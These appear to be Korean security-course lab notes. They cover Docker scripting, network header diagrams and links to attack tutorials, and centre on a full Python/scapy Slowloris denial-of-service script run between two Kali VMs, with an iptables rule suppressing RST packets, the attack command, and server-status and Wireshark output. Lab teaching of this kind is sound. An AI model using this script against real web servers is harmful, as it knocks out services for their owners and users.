            printf "%s" "."
            sleep 1
      done
}

# 명령어 형식을 체크 (파라미터 존재 여부를 확인)
if [ $# == 0 ]
then
      echo 명령어 사용법이 잘못되었습니다.
      echo [사용법] ./run.sh container_name
      exit 1
fi

# 컨테이너 실행 전 컨테이너 리스트를 출력
echo "----------------------------"
echo "실행전 docker container ps -a "
echo "----------------------------"
msg "실행전 컨테이너 목록을 조회합니다."
```

```
docker container ps -a

# 동일 이름의 컨테이너를 조회
cid=$(docker container ps --filter="name=^/$1$" -q)

# 동일 이름의 컨테이너가 존재하는 경우 해당 컨테이너를 삭제하고 메시지를 출력
if [ "$cid" != "" ]
then
      docker container rm -f $cid
      echo $1 이름의 컨테이너\($cid\)를 삭제했습니다.
fi

# 컨테이너를 실행
docker container run --name $1 -itd -p 8888:8080 echo

# 컨테이너 실행후 컨테이너 리스트를 출력
echo "----------------------------"
echo "실행후 docker container ps -a "
echo "----------------------------"
msg "실행후 컨테이너 목록을 조회합니다."
docker container ps -a

# 쉘 종료
exit 0
```

YAML : "YAML은 마크업 언어가 아니다 (YAML Ain't Markup Language)”


설치

https://docs.docker.com/compose/install/

```
# curl -L "https://github.com/docker/compose/releases/download/1.24.0/docker-compose-$(uname -s)-$(uname -m)" -o /usr/local/bin/docker-compose
# chmod +x /usr/local/bin/docker-compose
# docker-compose --version
docker-compose version 1.24.0, build 0aa59064 ⇐ 버전이 다른 경우 실습이 안 될 수 있
```

```
root@server:~/docker/echo#
```

```
계층                                      주요정보     데이터 전송 단위         주요 프로토콜
======================= =========  ================= ===========
응용 = 프로세스                       : 메시지                                    약 65000개
전송                                      + 포트번호     데이터그램/세그먼트   UDP, TCP
네트워크 = 인터넷                     + IP주소        패킷                           IP, ICMP, ...
데이터링크 --+                         + MAC주소     프레임                         Ethernet, PPP, …
물리 -----------+ = 네트워크 인터페이스/접근
```




Checksum of entire UDP segment and pseudo header (parts of IP header)


Please refer to RFC 768 for the complete User Datagram Protocol (UDP) Specification.

Copyright 2008 - Matt Baxter - mjb@fatpipe.org - www.fatpipe.org/~mjb/Drawings/

TCP 헤더



IP 헤더



Version

Version of IP Protocol. 4 and 6 are valid. This diagram represents version 4 structure only.

Header Length

Number of 32-bit words in TCP header, minimum value of 5. Multiply by 4 to get byte count.

Protocol

IP Protocol ID. Including (but not limited to):

1 ICMP	17 UDP	57 SKIP
2 IGMP	47 GRE	88 EIGRP
6 TCP	50 ESP	89 OSPF
9 IGRP	51 AH	115 L2TP

Total Length

Total length of IP datagram, or IP fragment if fragmented. Measured in Bytes.

Fragment Offset

Fragment offset from start of IP datagram. Measured in 8 byte (2 words, 64 bits) increments. If IP datagram is fragmented, fragment size (Total Length) must be a multiple of 8 bytes.

Header Checksum

Checksum of entire IP header

IP Flags

x D M

x 0x80 reserved (evil bit)
D 0x40 Do Not Fragment
M 0x20 More Fragments follow

RFC 791

Please refer to RFC 791 for the complete Internet Protocol (IP) Specification.

티얼드롭(tear drop) 공격
IP 헤더의 프래그먼트 오프셋을 조작하여 수신측에서 분할된 패킷을 재조립할 수 없도록 하는 공격 기법

참고자료

http://www.pyrasis.com/docker.html
https://docs.docker.com/engine/reference/commandline/cli/
https://www.slideshare.net/pyrasis/docker-fordummies-44424016

https://myanjini.tistory.com/category/%EB%8F%84%EC%BB%A4

Port Scanning ⇒ https://myanjini.tistory.com/75

@Kali#1에 apache2, vsftp 서비스를 실행

```
# service apache2 start
# service vsftpd start
```

@Kali#2에서 Kali#1으로 웹 서비스 요청과 FTP 서비스 요청을 할 수 있음

ARP Spoofing ⇒ https://myanjini.tistory.com/76

MTM(Man in The Middle) attack ⇒ https://myanjini.tistory.com/77

scapy 사용법 ⇒ https://myanjini.tistory.com/78

scapy를 이용한 3 way handshaking ⇒ https://myanjini.tistory.com/79

TCP SYN Flooding ⇒ https://myanjini.tistory.com/80

Slowloris Attack

- HTTP 요청 헤더와 본문이 개행문자로 구분되는 특징을 이용한 공격 = 요청 헤더의 끝이 개행문자로 끝나는 것을 활용한 공격
- 요청 헤더의 끝을 나타내는 개행문자를 서버로 전달하지 않고, 헤더를 계속해서 전달해, 연결을 유지시키는 공격 기법

```
root@kali:~# gedit slowloris.py
```

```
#! /usr/bin/env python

import sys
import time
from scapy.all import *

def slowloris (target, num) :
    print "start connect > {}".format(target)
    syn = []
    for i in range(num) :
        syn.append(IP(dst=target)/TCP(sport=RandNum(1024,65535),dport=80,flags='S'))
    syn_ack = sr(syn, verbose=0)[0]

    ack = []
    for sa in syn_ack :
        payload = "GET /{} HTTP/1.1\r\n".format(str(RandNum(1,num))) +\
        "Host: {}\r\n".format(target) +\
        "User-Agent: Mozilla/4.0\r\n" +\
        "Content-Length: 42\r\n"


ack.append(IP(dst=target)/TCP(sport=sa[1].dport,dport=80,flags="A",seq=sa[1].ack,ack=sa[1].seq
+1)/payload)

    answer = sr(ack, verbose=0)[0]
    print "{} connection success!\t Fail: {}".format(len(answer), num-len(answer))
    print "Sending data \"X-a: b\\r\\n\".."

    count = 1
    while True :
        print "{} time sending".format(count)
        ack = []
        for ans in answer :

ack.append(IP(dst=target)/TCP(sport=ans[1].dport,dport=80,flags="PA",seq=ans[1].ack,ack=ans[1]
.seq)/"X-a: b\r\n")
        answer = sr(ack, inter=0.5, verbose=0)[0]
        time.sleep(10)
        count += 1

if __name__ == "__main__" :
    if len(sys.argv) < 3 :
        print "Usage: {} <target> <number of connection>".format(sys.argv[0])
        sys.exit(1)
    slowloris(sys.argv[1], int(sys.argv[2]))
```

Kali#2에서 해당 파일에 실행 속성을 부여

```
# chmod 755 slowloris.py
```

Kali#1에서 아파치 서버 실행하고 IP를 확인

```
# service apache2 restart
# ifconfig
```

Kali#2에서 외부로 RST 패킷이 나가지 않도록 방화벽에 룰을 등록

```
# iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP
```


```
root@kali:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  anywhere             anywhere             tcp flags:RST/RST
```

Kali#2에서 공격 명령 실행

```
# ./slowloris.py 192.168.111.130 50
```


Kali#1에서 브라우저를 통해서 연결을 확인

http://localhost/server-status



Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	Protocol	VHost	Request
0-0	2844	0/0/0	**R**	0.00	146	0	0.0	0.00	0.00	192.168.111.131	http/1.1		
1-0	2845	0/0/0	**R**	0.00	146	0	0.0	0.00	0.00	192.168.111.131	http/1.1		
2-0	2846	0/0/0	**R**	0.00	146	0	0.0	0.00	0.00	192.168.111.131	http/1.1		
3-0	2847	0/0/0	**R**	0.00	146	0	0.0	0.00	0.00	192.168.111.131	http/1.1		
4-0	2848	0/0/0	**R**	0.00	146	0	0.0	0.00	0.00	192.168.111.131	http/1.1		
5-0	2855	0/0/0	**R**	0.00	90	0	0.0	0.00	0.00	192.168.111.131	http/1.1		
6-0	2856	0/0/0	**R**	0.00	89	0	0.0	0.00	0.00	192.168.111.131	http/1.1		
7-0	2857	0/0/0	**R**	0.00	89	0	0.0	0.00	0.00	192.168.111.131	http/1.1		
8-0	2858	0/0/0	**R**	0.00	88	0	0.0	0.00	0.00	192.168.111.131	http/1.1		
9-0	2859	0/0/0	**R**	0.00	88	0	0.0	0.00	0.00	192.168.111.131	http/1.1		
10-0	2860	0/0/0	**R**	0.00	88	0	0.0	0.00	0.00	192.168.111.131	http/1.1		
11-0	2861	0/0/0	**R**	0.00	88	0	0.0	0.00	0.00	192.168.111.131	http/1.1		
12-0	2862	0/0/0	**R**	0.00	87	0	0.0	0.00	0.00	192.168.111.131	http/1.1		
13-0	2863	0/0/0	**R**	0.00	87	0	0.0	0.00	0.00	192.168.111.131	http/1.1		
14-0	2864	0/0/0	**R**	0.00	87	0	0.0	0.00	0.00	192.168.111.131	http/1.1		
15-0	2865	0/0/0	**R**	0.00	87	0	0.0	0.00	0.00	192.168.111.131	http/1.1		
16-0	2866	0/0/0	**R**	0.00	87	0	0.0	0.00	0.00	192.168.111.131	http/1.1		
17-0	2867	0/0/0	**R**	0.00	87	0	0.0	0.00	0.00	192.168.111.131	http/1.1		
18-0	2868	0/0/0	**R**	0.00	87	0	0.0	0.00	0.00	192.168.111.131	http/1.1		
19-0	2869	0/0/0	**R**	0.00	87	0	0.0	0.00	0.00	192.168.111.131	http/1.1		

Kali#1에서 wireshark 실행 후 Kali#2에서 ./slowloris.py 를 실행




```
No.   Time           Source            Destination       Protocol  Le
    1 0.000000000    192.168.111.1     239.255.255.250   SSDP
    2 1.935405025    192.168.111.130   34.214.14.104     TCP
    3 1.935587126    34.214.14.104     192.168.111.130   TCP
    4 2.384195586    192.168.111.130   117.18.237.29     TCP
    5 2.384372454    117.18.237.29     192.168.111.130   TCP
    6 3.345071266    Vmware_34:96:a1   Broadcast         ARP
    7 3.345102491    Vmware_24:73:f1   Vmware_34:96:a1   ARP
    8 3.367314968    192.168.111.131   192.168.111.130   TCP
    9 3.367370710    192.168.111.130   192.168.111.131
   10 3.369307955    192.168.111.131   192.168.111.130
   11 3.369329387    192.168.111.130   192.168.111.131
```

```
▸ Frame 8: 60 bytes on wire (480 bits), 60 bytes captured (
▸ Ethernet II, Src: Vmware_34:96:a1 (00:50:56:34:96:a1), Ds
▸ Internet Protocol Version 4, Src: 192.168.111.131, Dst: 192.168.111.130
▸ Transmission Control Protocol, Src Port: 15165, Dst Port: 80, Seq: 0, Len
```

```
0000  00 50 56 24 73 f1 00 50  56 34 96 a1 08 00 45 00   .PV$s..P V4....E.
0010  00 28 00 01 00 00 40 06  1a 79 c0 a8 6f 83 c0 a8   .(....@. .y..o...
0020  6f 82 3b 3d 00 50 00 00  00 00 00 00 00 00 50 02   o.;=.P.. ......P.
0030  20 00 f3 fe 00 00 00 00  00 00 00 00                .......  ....
```

wireshark_eth0_20190609222817_Nq4zlU   Packets: 916 · Displayed: 916 (100.0%)   Profile: Default




Wireshark · Follow TCP Stream (tcp.stream eq 2) · wireshark_eth0_20190609222817…

```
GET /5 HTTP/1.1
Host: 192.168.111.130
User-Agent: Mozilla/4.0
Content-Length: 42
X-a: b
GET /5 HTTP/1.1
Host: 192.168.111.130
User-Agent: Mozilla/4.0
Content-Length: 42
X-a: b
X-a: b
X-a: b
```

3 client pkt(s), 0 server pkt(s), 0 turn(s).

Entire conversation (202 bytes) Show and save data as ASCII Stream 2

Find:



Wireshark · Follow TCP Stream (tcp.stream eq 2) · wireshark_eth0_20190609222817…


```
GET /5 HTTP/1.1
Host: 192.168.111.130
User-Agent: Mozilla/4.0
Content-Length: 42
X-a: b
X-a: b
X-a: b
X-a: b
GET /5 HTTP/1.1
Host: 192.168.111.130
User-Agent: Mozilla/4.0
Content-Length: 42
X-a: b
X-a: b
X-a: b
X-a: b
X-a: b
X-a: b
```

6 client pkt(s), 0 server pkt(s), 0 turn(s).

Entire conversation (250 bytes) Show and save data as ASCII Stream 2

Find:

Proxy 도구 사용법


Firefox
Internet Explorer
Safari
Browser
Chrome
The browser makes a request to the server
Response forwarded to the browser (user) from the proxy
The proxy intercepts the requests e.g. you can view it, alter it etc.
Proxy e.g. Burp etc.
Request forwarded to the server from the proxy
The server returns a response
Server

Kali#1에서 mysql을 실행

```
# service mysql restart
```

Kali#2에서 Kali#1으로 접속

http://192.168.111.130 ⇒ 로그인 화면 출력

https://docs.google.com/document/d/1v-2kBAJDW8WWmehdm_z2uenAMeS6dtBTNpBrl0rqL4s/edit?usp=sharing

Kali#1, Kali#2 다운로드

http://70.12.50.160:8282

수행평가 풀이 03 ⇒ https://myanjini.tistory.com/81